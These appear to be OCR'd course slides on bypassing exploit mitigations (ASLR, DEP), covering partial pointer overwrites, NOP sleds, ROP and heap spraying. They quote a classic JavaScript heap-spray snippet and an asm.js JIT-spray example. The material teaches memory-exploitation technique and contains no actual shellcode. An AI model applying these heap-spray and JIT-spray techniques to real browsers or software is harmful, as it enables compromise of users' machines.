
Defeating ASLR

Recap:

ASLR map’s Stack & Heap at random locations

Defeating ASLR - Intro





Exploit Mitigations
ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
Brute Force
Partial RIP Overwrite
NOP Slide
Info Disclosure
Ret 2 PLT
ROP


Defeating ASLR – Partial overwrite

Partial function pointer overwrite


- little endianness: 0x11223344



Defeating ASLR – Partial overwrite



ASLR'd by page size which is 4096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Defeating ASLR – NOP sleds

NOP sleds

- As often used with JavaScript
- Heap spray a few megabytes…
  - gigabytes..

```
NOP NOP NOP NOP NOP NOP … CODE
```


Defeating ASLR – NOP sleds

NOP sleds

- As often used with JavaScript
- Heap spray a few megabytes…


NOP	NOP	NOP	NOP	NOP	NOP	…	CODE
NOP	NOP	NOP	NOP	NOP	NOP	…	CODE
NOP	NOP	NOP	NOP	NOP	NOP	…	CODE
NOP	NOP	NOP	NOP	NOP	NOP	…	CODE

Defeating DEP - ROP



Always jump here,
e.g. 0x10101010
Middle of the possible
Heap Area

Defeating DEP - ROP



Always jump here,
e.g. 0x10101010
Middle of the possible
Heap Area

Heap Spray with NOP Sleds

Old, old **string** based NOP sled for browsers in JavaScript:

```
var nop = unescape("%u9090%u9090");

// Create a 1MB string of NOP instructions followed by shellcode:
//
// malloc header   string length   NOP slide   shellcode   NULL terminator
// 32 bytes        4 bytes         x bytes     y bytes     2 bytes

while (nop.length <= 0x100000/2) nop += nop;

nop = nop.substring(0, 0x100000/2 - 32/2 - 4/2 - shellcode.length - 2/2);

var x = new Array();

// Fill 200MB of memory with copies of the NOP slide and shellcode
for (var i = 0; i < 200; i++) {
    x[i] = nop + shellcode;
}
```

https://www.blackhat.com/presentations/bh-usa-07/Sotirov/Whitepaper/bh-usa-07-sotirov-WP.pdf

Heap Spray with ASM.JS

ASM.JS:

```
VAL = (VAL + 0xA8909090)|0;
VAL = (VAL + 0xA8909090)|0;
```

Firefox ASM.JS JIT generates:

```
00: 05909090A8 ADD EAX, 0xA8909090
05: 05909090A8 ADD EAX, 0xA8909090
```

Jump offset 1:

```
01: 90 NOP
02: 90 NOP
03: 90 NOP
04: A805 TEST AL, 05
06: 90 NOP
07: 90 NOP
08: 90 NOP
```

Recap: Anti ASLR

Anti-ASLR:

- Find static locations (like PLT)
- Mis-use existing pointers
- Spray & Pray

Conclusion

Defeat Exploit Mitigations - Conclusion

Three default Exploit Mitigations:

- Stack Canary (crash on overflow)
